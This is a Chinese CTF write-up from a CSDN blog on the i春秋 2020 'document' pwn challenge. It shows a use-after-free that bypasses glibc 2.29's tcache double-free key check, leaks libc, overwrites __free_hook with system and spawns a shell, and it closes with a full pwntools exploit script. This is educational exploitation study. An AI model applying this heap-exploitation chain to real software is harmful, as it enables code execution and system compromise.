i春秋2020新春战役PWN之document(绕过tcache的double free检测)


原创

ha1vk 于 2020-02-27 10:30:28 发布 2313 收藏 1
分类专栏： pwn CTF 二进制漏洞 文章标签： 安全 PWN CTF 二进制漏洞 缓冲区溢出

本文链接：https://blog.csdn.net/seaaseesa/article/details/104531134


pwn 同时被 3 个专栏收录
161 篇文章 18 订阅
订阅专栏


CTF
161 篇文章 8 订阅
订阅专栏


二进制漏洞
161 篇文章 7 订阅
订阅专栏

Document

首先，检查一下程序的保护机制

```
root@sea:/# checksec document
[*] '/document'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
root@sea:/#
```

然后，我们用IDA分析一下，经典的增删改查程序

```
1 int sub_1138()
2 {
3   puts("1. add a person");
4   puts("2. show information");
5   puts("3. edit a document");
6   puts("4. remove a document");
7   return puts("Give me your choice : ");
8 }
```

Delete功能没有清空指针，存在UAF漏洞

```
unsigned __int64 delete()
{
  _QWORD *v0; // ST10_8
  unsigned int v2; // [rsp+Ch] [rbp-24h]
  char buf; // [rsp+20h] [rbp-10h]
  unsigned __int64 v4; // [rsp+28h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  puts("Give me your index : ");
  read(0, &buf, 8uLL);
  v2 = atoi(&buf);
  if ( v2 >= 7 )
  {
    puts("Out of list");
  }
  else if ( qword_202060[v2] )
  {
    v0 = qword_202060[v2];
    free((void *)*qword_202060[v2]);
  }
```

Create功能的size不可控

```
    {
      v2 = malloc(8uLL);
      v3 = malloc(0x80uLL);
      if ( !v2 || !v3 )
      {
        puts("Error occured!!!");
        exit(2);
      }
```

UAF无法修改到*heap处的内容，也就是next指针的值

```
{
  puts("Are you sure change sex?");
  read(0, &buf, 8uLL);
  if ( buf == aY[0] )
  {
    puts("3");
    v3 = (_BYTE *)(*qword_202060[v1] + 8LL);
    if ( *v3 == unk_13DE )
    {
      puts(&a124[2]);
      *v3 = 1;
    }
    else
    {
      puts(a124);
      *v3 = 16;
    }
  }
  else
  {
    puts(&a124[4]);
  }
  puts("Now change information");
  if ( !(unsigned int)sub_AA0(*qword_202060[v1] + 16LL, 112LL) )
    puts("nothing");
  v2[1] = 0LL;
}
else
```

Create功能最多允许创建7个堆

```
for ( i = 0; i < 7; ++i )
{
  if ( !qword_202060[i] )
  {
```

题目给我们的glibc版本为2.29，存在tcache机制，且增加了对tcache double free的检查。

```
1. typedef struct tcache_entry
2. {
3.   /*指向下一个空闲chunk*/
4.   struct tcache_entry *next;
```

```
  /* 用来检测double free*/
  struct tcache_perthread_struct *key;
} tcache_entry;
```

让我们来看看是如何检测的吧

```
/* Check to see if it's already in the tcache.  */
tcache_entry *e = (tcache_entry *) chunk2mem (p);

/* This test succeeds on double free.  However, we don't 100%
   trust it (it also matches random payload data at a 1 in
   2^<size_t> chance), so verify it's not an unlikely
   coincidence before aborting.  */
if (__glibc_unlikely (e->key == tcache)) {
    tcache_entry *tmp;
    LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
    for (tmp = tcache->entries[tc_idx];
         tmp;
         tmp = tmp->next)
      if (tmp == e)
         malloc_printerr ("free(): double free detected in tcache 2");
    /* If we get here, it was a coincidence.  We've wasted a
       few cycles, but don't abort.  */
}
```

显然，**如果我们让e->key == tcache不成立，就能够double free了。**

而之前，我们分析了edit函数，**changeSex功能可以修改key指针的低1字节**，那么就能使得这个不再成立。
于是，我们先用double free来将0x90的tcache bin填满7个。


```
#0
create('a'*0x8,'a'*0x70)
#1
create('b'*0x8,'b'*0x70)
#2
create('c'*0x8,'c'*0x70)
#3
create('d'*0x8,'d'*0x70)

delete(0)
#修改key，偏移1，绕过了double free检查
edit(0,'a'*0x70)
delete(0)

delete(1)
edit(1,'a'*0x70)

delete(2)
#修改key，偏移1，绕过了double free检查
edit(2,'a'*0x70)
```

```
delete(2)

delete(3)
#修改key，偏移1，绕过了double free检查
edit(3,'a'*0x70)
delete(3)
```

接下来，继续delete，就能将chunk放入unsorted bin了，再利用UAF泄露地址。

```
#由于前面，把tcache给填满了，现在这个就放入unsorted bin里
delete(1)
show(1)

sh.recvuntil('\n')
main_arena_88 = u64(sh.recvuntil('\n',drop = True).ljust(8,'\x00'))
malloc_hook_addr = (main_arena_88 & 0xFFFFFFFFFFFFF000) + (malloc_hook_s & 0xFFF)
libc_base = malloc_hook_addr - malloc_hook_s
free_hook_addr = libc_base + free_hook_s
system_addr = libc_base + system_s
print 'libc_base=',hex(libc_base)
print 'free_hook_addr=',hex(free_hook_addr)
print 'system_addr=',hex(system_addr)
```

现在，堆布局是这样的



那么，就能很容易利用了。我们的完整exp脚本

```
#coding:utf8
from pwn import *

sh = process('./document')
#sh = remote('node3.buuoj.cn',26208)
libc = ELF('/usr/lib/x86_64-linux-gnu/libc-2.29.so')
malloc_hook_s = libc.symbols['__malloc_hook']
free_hook_s = libc.symbols['__free_hook']
system_s = libc.sym['system']

def create(name,content):
   sh.sendlineafter('Give me your choice :','1')
   sh.sendafter('input name',name)
   sh.sendafter('input sex','M')
   sh.sendafter('input information',content)

def show(index):
   sh.sendlineafter('Give me your choice :','2')
```

```
    sh.sendlineafter('Give me your index :',str(index))

def edit(index,content,changeSex = 'Y'):
    sh.sendlineafter('Give me your choice :','3')
    sh.sendlineafter('Give me your index :',str(index))
    #这一步至关重要
    sh.sendafter('Are you sure change sex?',changeSex)
    sh.sendafter('Now change information',content)

def delete(index):
    sh.sendlineafter('Give me your choice :','4')
    sh.sendlineafter('Give me your index :',str(index))

#0
create('a'*0x8,'a'*0x70)
#1
create('b'*0x8,'b'*0x70)
#2
create('c'*0x8,'c'*0x70)
#3
create('d'*0x8,'d'*0x70)

delete(0)
#修改key，偏移1，绕过了double free检查
edit(0,'a'*0x70)
delete(0)

delete(1)
edit(1,'a'*0x70)

delete(2)
#修改key，偏移1，绕过了double free检查
edit(2,'a'*0x70)
delete(2)

delete(3)
#修改key，偏移1，绕过了double free检查
edit(3,'a'*0x70)
delete(3)

#由于前面，把tcache给填满了，现在这个就放入unsorted bin里
delete(1)
show(1)

sh.recvuntil('\n')
main_arena_88 = u64(sh.recvuntil('\n',drop = True).ljust(8,'\x00'))
malloc_hook_addr = (main_arena_88 & 0xFFFFFFFFFFFFF000) + (malloc_hook_s & 0xFFF)
libc_base = malloc_hook_addr - malloc_hook_s
free_hook_addr = libc_base + free_hook_s
system_addr = libc_base + system_s
print 'libc_base=',hex(libc_base)
print 'free_hook_addr=',hex(free_hook_addr)
print 'system_addr=',hex(system_addr)

#将free_hook_addr链接到tcache bin
create(p64(free_hook_addr),'a'*0x70) #4
create('/bin/sh\x00','a'*0x70) #5
#写free_hook
create(p64(system_addr),'a'*0x70) #6
#getshell
```

```
delete(5)

sh.interactive()
```